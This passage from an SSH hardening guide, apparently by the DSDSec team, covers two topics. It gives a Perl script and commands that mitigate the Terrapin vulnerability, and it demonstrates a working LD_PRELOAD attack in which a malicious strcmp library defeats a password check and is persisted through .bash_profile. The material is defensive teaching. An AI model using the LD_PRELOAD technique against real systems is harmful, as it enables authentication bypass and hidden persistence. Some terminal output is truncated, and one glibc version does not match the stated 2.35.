

Fig 58. Server vulnerable to terrapin. Own source.

We can see in the scanner's source code [20] the vulnerable ciphers it is looking for.

```
const (
    // ServerScan indicates that the scanner should connect to the provided address and perform a server-side scan.
    ServerScan ScanMode = iota
    // ClientScan indicates that the scanner should listen on the provided address and perform a client-side scan.
    ClientScan
)

const chaCha20Poly1305 = "chacha20-poly1305@openssh.com"
const etmSuffix = "-etm@openssh.com"
const cbcSuffix = "-cbc"
const kexStrictIndicatorClient = "kex-strict-c-v00@openssh.com"
const kexStrictIndicatorServer = "kex-strict-s-v00@openssh.com"

// Report contains the results of a vulnerability scan.
type Report struct {
    // Contains the IP address and port of the scanned peer.
    RemoteAddr string
    // Indicates whether the scanned host was acting as client or server.
    IsServer bool
    // Banner contains the SSH banner of the remote peer.
    Banner string
    // SupportsChaCha20 indicates whether the remote peer supports the ChaCha20-Poly1305 cipher.
    SupportsChaCha20 bool
    // SupportsCbcEtm indicates whether the remote peer supports CBC ciphers with ETM.
    SupportsCbcEtm bool
    // SupportsStrictKex indicates whether the remote peer supports strict key exchange.
    SupportsStrictKex bool
}

// IsVulnerable evaluates whether the report indicates vulnerability to prefix truncation.
func (report *Report) IsVulnerable() bool {
    return (report.SupportsChaCha20 || report.SupportsCbcEtm) && !report.SupportsStrictKex
}

// MarshalJSON marshals the report to JSON.
func (report *Report) MarshalJSON() ([]byte, error) {
    return json.Marshal(struct {
        Report
        Vulnerable bool
    }{
        *report,
        report.IsVulnerable(),
    })
}
```

Fig 59. Source code Terrapin-Scanner, tscanner.go. Source [20].

We can also use Nmap to see if these algorithms are enabled on a remote server:

```
$ nmap --script ssh2-enum-algos 192.168.1.216
```

The output of the command lists the algorithms, as shown below:



Fig 60. Scanning ciphers on remote server with Nmap. Own source.

Manual mitigation:

As seen in the image above, we have two vulnerable algorithms that enable the Terrapin attack: ChaCha20-Poly1305 and the Cipher Block Chaining with encrypt-then-MAC (CBC-EtM).

Next, we will see how to disable it:

First, we run next command and look for the ciphers used on the local server:

```
$ sudo sshd -T | grep 'ciphers'
```

Command output:

Fig 61. Ciphers enabled on sshd server. Own source.

Then we find the MAC algorithms:

```
$ sudo sshd -T | grep 'macs'
```

Command output:



Fig 62. List of mac algorithms enabled. Own source.

We create a list with the following vulnerable algorithms, which are associated with attacks like Terrapin, and these will be deleted:

```
chacha20-poly1305@openssh.com, aes128-cbc, aes192-cbc, aes256-cbc and all *-
etm@openssh.com (hmac-sha1-etm@openssh.com,hmac-sha1-96-
etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-
etm@openssh.com,hmac-md5-etm@openssh.com,hmac-md5-96-etm@openssh.com,hmac-
ripemd160-etm@openssh.com,umac-64-etm@openssh.com,umac-128-etm@openssh.com).
```

Now the following content is added to the sshd_config file, using the parameters *ciphers* and *macs*, we explicitly specify the algorithms that should be allowed, while avoiding the vulnerable algorithms.

This ensures a secure configuration of the SSH server, preventing the use of insecure algorithms:

```
$ sudo vi /etc/ssh/sshd_config
```



Fig 63. Editing sshd_config file. Own source.

Finally, we save the file and restart the service:



Fig 64. Restarting the sshd service. Own source.

We check the configuration again, manually verifying that the changes have been applied correctly:



Fig 65. Checking cipher configuration. Own source.

The service output shows the *mac* algorithms and *ciphers*, ensuring that the vulnerable algorithms have been removed and the manually assigned configuration appears as intended.

And we verify remotely with the vulnerability scanner:



Fig 66. Remote vulnerability scanning. Own source.

Although this vulnerability has been mitigated, always remember to update to the latest version. Also, remember that this vulnerability requires mitigation on the client side, not just on the server.

Creating a patch for automatic mitigation

Sometimes, DevOps engineers have multiple machines to manage and need to automate patch installation and security bug mitigation. Automation reduces manual effort and ensures consistent application across all systems. This is especially useful and necessary when managing a large number of systems.

Below is how a script has been developed to automate the mitigation. The script has been developed in Perl and has been used to patch a Linux Ubuntu 14.04 LTS Linux OS, and an OpenSSH_6.6p1 service.

The script performs the following:

1. Checks the algorithms used by the sshd server and prints them.
2. Saves the current configuration without vulnerable algorithms in the variables *$cyphersnew* and *$macsnew*.
3. Creates a backup of the *sshd_config* file named *sshd_config.bak*.

4. Saves all lines from the *sshd_config* file except those containing algorithm configurations and stores them in an array called *@linesprepared*.
5. Clears the content of the *sshd_config* file.
6. Includes the encryption algorithm configurations, excluding vulnerable ciphers, within the *@linesprepared* array.
7. Copies the content of the array into the *sshd_config* file.
8. Restarts the SSH service.
9. Copies the array into the doc.

Source code of *patch_CVE-2023-48795.pl*:

```
#!/usr/bin/perl
#
#    DSDSec Team - https://dsdsec.com
# Program: Vulnerability patch CVE-2023-48795
# Author: Diego Ruiz de Bucesta Álvarez
# Date 03/02/2024
# Description: Script developed to mitigate the Terrapin vulnerability CVE-2023-48795 in Linux systems. This script
# has been tested on a Linux Ubuntu 14.04 LTS system with the sshd service running OpenSSH_6.6p1 Ubuntu-2ubuntu1 and
# OpenSSL 1.0.1f, if you are using another system, you may need to adapt the script.
# And remember to update your system and sshd server.
# Use: sudo ./patch_CVE-2023-48795.pl
use Term::ANSIColor;

$file="/etc/ssh/sshd_config";
$filebackup="$file.bak";
@algovuln = (
    "chacha20-poly1305\@openssh\.com",
    "aes(?:128|192|256)-cbc",
    "hmac-sha1-etm\@openssh\.com",
    "hmac-sha1-96-etm\@openssh\.com",
    "hmac-sha2-256-etm\@openssh\.com",
    "hmac-sha2-512-etm\@openssh\.com",
    "hmac-md5-etm\@openssh\.com",
    "hmac-md5-96-etm\@openssh\.com",
    "hmac-ripemd160-etm\@openssh\.com",
    "umac-64-etm\@openssh\.com",
    "umac-128-etm\@openssh\.com"
);

$cyphersactive=`sudo sshd -T | grep 'ciphers'`;
$macsactive=`sudo sshd -T | grep 'macs'`;

#Copy of the original variables is generated
$cyphersnew = $cyphersactive;
$macsnew = $macsactive;

# Find vulnerable algrithm in ciphers
foreach $cypher (@algovuln) {
    if ($cyphersactive =~ /$cypher/i) {
        print color('red'), "Found vulnerable algorithm ($cypher) in ciphers:", color('reset'), " $cyphersactive";
        $cyphersnew =~ s/$cypher//g;
    }
}

# Find vulnerable algrithm  in macs
foreach $mac (@algovuln) {
    if ($macsactive =~ /$mac/) {
        print color('red'), "Found vulnerable algorithm ($mac) in macs:", color('reset'), " $macsactive";
        $macsnew =~ s/$mac//g;
    }
}
```

Fig 67. Script patch_CVE-2023-48795.pl part 1, Perl patch for CVE-2023-48795. Own source.

```
# Remove extra commas
$cyphersnew =~ s/,+/,/g;
$cyphersnew =~ s/^,//g;
$cyphersnew =~ s/,$//g;
$macsnew =~ s/,+/,/g;
$macsnew =~ s/^,//g;
$macsnew =~ s/,$//g;

# Print new lines
print "\nNew cypher: $cyphersnew\n";
print "New mac: $macsnew\n";

#Create backup of sshd_config
if(system("cp $file $filebackup") == 0){
        print "File backup created from $file to $filebackup\n";
}else{
        die "Backup couldn't be made: $!";
}

#Open the sshd_config file to edit
my @linesprepared;
open($doc, '+<', $file) or die "Document not found: $!";

#Save all the lines of the sshd_config file except those related to algorithms and save them in an array
foreach $line (<$doc>){
$line =~ s/\b(ciphers|macs)\b.*//g;
push @linesprepared, $line;
}
#Pointer to begining of the doc
seek($doc, 0, 0);
#remove content of doc
truncate($doc, 0);

# Now we add our configuration lines without vulnerable algorithms to the array

push @linesprepared,  "$cyphersnew\n$macsnew\n";

#Copy from array to sshd_config file with the lines modified
print $doc @linesprepared;
print "Configuration saved, $file has been updated\n";

# Restart SSH service
system("service ssh restart");
print color('green'), "SSH service restarted and patched!!\n", color('reset');

close($doc);
```

Fig 68. Script patch_CVE-2023-48795.pl part 2, Perl patch for CVE-2023-48795. Own source.

The script is executed with the following command:

```
$ sudo perl patch_CVE-2023-48795.pl
```

```
dsdsec@ubuntu-server-14:~$ sudo perl patch_CVE-2023-48795.pl
[sudo] password for dsdsec:
Found vulnerable algorithm (chacha20-poly1305@openssh.com) in ciphers: ciphers 3des-cbc,blowfish-cbc,cast128-cbc,arcfour,arcfour128,arcfour256,aes128-cbc
s256-ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com,chacha20-poly1305@openssh.com
Found vulnerable algorithm (aes(?:128|192|256)-cbc) in ciphers: ciphers 3des-cbc,blowfish-cbc,cast128-cbc,arcfour,arcfour128,arcfour256,aes128-cbc,aes192
r,aes128-gcm@openssh.com,aes256-gcm@openssh.com,chacha20-poly1305@openssh.com
Found vulnerable algorithm (hmac-sha1-etm@openssh.com) in macs: macs hmac-sha1,hmac-sha1-96,hmac-sha2-256,hmac-sha2-512,hmac-md5,hmac-md5-96,hmac-ripemd1
-sha1-etm@openssh.com,hmac-sha1-96-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-md5-etm@openssh.com,hmac-md5-96-etm@o
etm@openssh.com
Found vulnerable algorithm (hmac-sha1-96-etm@openssh.com) in macs: macs hmac-sha1,hmac-sha1-96,hmac-sha2-256,hmac-sha2-512,hmac-md5,hmac-md5-96,hmac-ripe
mac-sha1-etm@openssh.com,hmac-sha1-96-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-md5-etm@openssh.com,hmac-md5-96-et
28-etm@openssh.com
Found vulnerable algorithm (hmac-sha2-256-etm@openssh.com) in macs: macs hmac-sha1,hmac-sha1-96,hmac-sha2-256,hmac-sha2-512,hmac-md5,hmac-md5-96,hmac-rip
hmac-sha1-etm@openssh.com,hmac-sha1-96-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-md5-etm@openssh.com,hmac-md5-96-e
128-etm@openssh.com
Found vulnerable algorithm (hmac-sha2-512-etm@openssh.com) in macs: macs hmac-sha1,hmac-sha1-96,hmac-sha2-256,hmac-sha2-512,hmac-md5,hmac-md5-96,hmac-rip
hmac-sha1-etm@openssh.com,hmac-sha1-96-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-md5-etm@openssh.com,hmac-md5-96-e
128-etm@openssh.com
Found vulnerable algorithm (hmac-md5-etm@openssh.com) in macs: macs hmac-sha1,hmac-sha1-96,hmac-sha2-256,hmac-sha2-512,hmac-md5,hmac-md5-96,hmac-ripemd16
sha1-etm@openssh.com,hmac-sha1-96-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-md5-etm@openssh.com,hmac-md5-96-etm@op
tm@openssh.com
Found vulnerable algorithm (hmac-md5-96-etm@openssh.com) in macs: macs hmac-sha1,hmac-sha1-96,hmac-sha2-256,hmac-sha2-512,hmac-md5,hmac-md5-96,hmac-ripem
ac-sha1-etm@openssh.com,hmac-sha1-96-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-md5-etm@openssh.com,hmac-md5-96-etm
8-etm@openssh.com
Found vulnerable algorithm (hmac-ripemd160-etm@openssh.com) in macs: macs hmac-sha1,hmac-sha1-96,hmac-sha2-256,hmac-sha2-512,hmac-md5,hmac-md5-96,hmac-ri
,hmac-sha1-etm@openssh.com,hmac-sha1-96-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-md5-etm@openssh.com,hmac-md5-96-
-128-etm@openssh.com
Found vulnerable algorithm (umac-64-etm@openssh.com) in macs: macs hmac-sha1,hmac-sha1-96,hmac-sha2-256,hmac-sha2-512,hmac-md5,hmac-md5-96,hmac-ripemd160
ha1-etm@openssh.com,hmac-sha1-96-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-md5-etm@openssh.com,hmac-md5-96-etm@ope
m@openssh.com
Found vulnerable algorithm (umac-128-etm@openssh.com) in macs: macs hmac-sha1,hmac-sha1-96,hmac-sha2-256,hmac-sha2-512,hmac-md5,hmac-md5-96,hmac-ripemd16
sha1-etm@openssh.com,hmac-sha1-96-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-md5-etm@openssh.com,hmac-md5-96-etm@op
tm@openssh.com

New cypher: ciphers 3des-cbc,blowfish-cbc,cast128-cbc,arcfour,arcfour128,arcfour256,rijndael-cbc@lysator.liu.se,aes128-ctr,aes192-ctr,aes256-ctr,aes128-g

New mac: macs hmac-sha1,hmac-sha1-96,hmac-sha2-256,hmac-sha2-512,hmac-md5,hmac-md5-96,hmac-ripemd160,hmac-ripemd160@openssh.com,umac-64@openssh.com,umac-

File backup created from /etc/ssh/sshd_config to /etc/ssh/sshd_config.bak
Configuration saved, /etc/ssh/sshd_config has been updated
ssh stop/waiting
ssh start/running, process 15826
SSH service restarted and patched!!
```

Fig 69. Script patch_CVE-2023-48795.pl running. Own source.

And finally, it can be verified again using the Terrapin vulnerability scanner to ensure that the system is protected from the vulnerability, as seen in the manual mitigation.

4.1.4 Exploiting Environment Variables (LD_PRELOAD)

Enabling the *PermitUserEnvironment* option discussed in section 3.1.8 could allow the use of environment variables included in the *.ssh/environment* file. However, it is possible to bypass this restriction by using the environment variable via the shell, or you can even add the variable in the user's *.bashrc* or *.bash_profile* file.

An interesting variable is *LD_PRELOAD* [21], which allows blocking or replacing functions of a standard library. This is useful for debugging or replacing the behavior of functions in an existing library. The problem is that this can be a vector of attacks, as it can be exploited by an attacker who can create a custom library with malicious code with the aim of replacing standard libraries. This library will be loaded before the standard one and, in turn, will modify the behavior in the execution of a program or shell commands, either with the objective of malware injection or any other behavior desired by the attacker.

Illustration of Vulnerability Exploitation:

Below, we will examine an example of how this vulnerability operates. To illustrate this, a straightforward example program in C called *simplelogin.c* has been created. In this program, the user's keyboard input, designated as *input_pass,* is compared with the variable *valid_pass* using the *strcmp()* function. Following this, we will rewrite the *strcmp()* function to accept any password as valid. This will be accomplished through the utilization of the *LD_PRELOAD* environment variable.

Source code of *simplelogin.c*:

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main() {
 char input_pass[15];
 char valid_pass[]="DSDSec";
 printf("Introduce your password, please: ");

 scanf("%15s", input_pass);
 if(strcmp(input_pass, valid_pass) == 0) {
        printf("Password correct, you have access!\n");
 } else {
         printf("Sorry, the password introduced '%s' is incorrect, you don't have access\n", input_pass);
 }
 return 0;
}
```

Fig 70. simplelogin.c code. Own source.

After this, we compile and run the program, trying an incorrect password and a correct one. We also observe the libraries used.

```
diego@dsdsec:~/ld_preload$ gcc -o simplelogin simplelogin.c
diego@dsdsec:~/ld_preload$ ./simplelogin
Introduce your password, please: hello
Sorry, the password introduced 'hello' is incorrect, you don't have access
diego@dsdsec:~/ld_preload$ ./simplelogin
Introduce your password, please: DSDSec
Password correct, you have access!
diego@dsdsec:~/ld_preload$ ldd simplelogin
        linux-vdso.so.1 (0x00007ffc4d76c000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f9b49739000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f9b4996f000)
```

Fig 71. Compilation, execution and obtaining libraries. Own source.

We are going to obtain the *glibc* library used by the system. Later, we will download its source code and then modify the *strcmp* function. This can be done with *ldd* or by directly invoking the library.

```
diego@dsdsec:~/ld_preload$ ldd --version
ldd (Ubuntu GLIBC 2.35-0ubuntu3.6) 2.35
Copyright (C) 2022 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
diego@dsdsec:~/ld_preload$ /lib/x86_64-linux-gnu/libc.so.6
GNU C Library (Ubuntu GLIBC 2.35-0ubuntu3.6) stable release version 2.35.
Copyright (C) 2022 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 11.4.0.
libc ABIs: UNIQUE IFUNC ABSOLUTE
For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
diego@dsdsec:~/ld_preload$
```

Fig 72. Looking for the library and the function. Own source.

Then we download the glibc library from this repository [22], in our case version 2.35, and it may also be useful to review the documentation of our version [23].

```
diego@dsdsec:~/ld_preload/library$ find . -name strcmp.c
./glibc-2.3.5/sysdeps/generic/strcmp.c
diego@dsdsec:~/ld_preload/library$ cat glibc-2.3.5/sysdeps/generic/strcmp.c
/* Copyright (C) 1991, 1996, 1997, 2003 Free Software Foundation, Inc.
   This file is part of the GNU C Library.

   The GNU C Library is free software; you can redistribute it and/or
   modify it under the terms of the GNU Lesser General Public
   License as published by the Free Software Foundation; either
   version 2.1 of the License, or (at your option) any later version.

   The GNU C Library is distributed in the hope that it will be useful,
   but WITHOUT ANY WARRANTY; without even the implied warranty of
   MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
   Lesser General Public License for more details.

   You should have received a copy of the GNU Lesser General Public
   License along with the GNU C Library; if not, write to the Free
   Software Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA
   02111-1307 USA.  */

#include <string.h>
#include <memcopy.h>

#undef strcmp

/* Compare S1 and S2, returning less than, equal to or
   greater than zero if S1 is lexicographically less than,
   equal to or greater than S2.  */
int
strcmp (p1, p2)
     const char *p1;
     const char *p2;
{
  register const unsigned char *s1 = (const unsigned char *) p1;
  register const unsigned char *s2 = (const unsigned char *) p2;
  unsigned reg_char c1, c2;

  do
    {
      c1 = (unsigned char) *s1++;
      c2 = (unsigned char) *s2++;
      if (c1 == '\0')
        return c1 - c2;
    }
  while (c1 == c2);

  return c1 - c2;
}
libc_hidden_builtin_def (strcmp)
```

Fig 73. Original source code of strcmp.c. Own source.

We create a new library with the name *strcmp_malicious.c*, like this one:

```
/* Dsdsec.com code ;) */
int strcmp(char *p1, char *p2) {
        return 0; //Always returns 0, that is -> the strings are equal
}
```

Fig 74. Code of strcmp_malicious.c. Own source.

The library is compiled with the following command:

```
$ gcc -shared -fPIC -o strcmp_malicious.so strcmp_malicious.c -ldl
```

Then we probe the malicious library and observe that it has rewritten the function correctly:



Fig 75. Using LD_PRELOAD with the strcmp_malicious.so library. Own source.

Now let's try the same operation from a remote SSH client. The steps are as follows:

1. Copy the malicious library to a server path. In our case, we will include it in the user's home directory, but an attacker could include the library in a more discreet place or use hiding techniques.
2. Add the environment variable *LD_PRELOAD* to the *.bash_profile* file:



Fig 76. Copying Library and Adding Environment Variable LD_PRELOAD. Own source.

Once these steps are completed, when a user starts a new SSH session with the modified *.bashrc* file, the system will load the *strcmp_malicious.so* library prior to the standard library and will use the *strcmp* function redefined by the malicious user. This new function will be used for any program that the user executes.



Fig 77. Entering a new session with the LD_PRELOAD environment variable exported. Own source.

To mitigate its use within our programs, we can make use of the *getenv()* function [24] of the standard C library that allows us to obtain environment variables. In the following example, we will show code to detect if the environment variable *LD_PRELOAD* is set.

```c
#include <stdio.h>
#include <stdlib.h>

int main() {
    char* ld_preload = getenv("LD_PRELOAD");
    if (ld_preload) {
        printf("The LD_PRELOAD environment variable is: %s\n", ld_preload);
    } else {
        printf("The LD_PRELOAD environment variable is not set.\n");
    }
    return 0;
}
```

Fig 78. Sample code using the getenv() function to detect LD_PRELOAD. Own source.

4.1.5 SSH Hijacking Attack

In chapter *3.2.1 SSH Agent Forwarding*, we have seen how to activate the *AllowAgentForwarding* option. This option enables SSH agent forwarding with its credentials. It is recommended to review that previous chapter and test the connections to understand their configuration well before continuing with this section.

As previously mentioned, an attacker located on the jump host machine can use the access keys of a victim user. To do so, they only need to belong to the *sudoers* group or have an administration account on the machine. Let's see an attack scheme below.

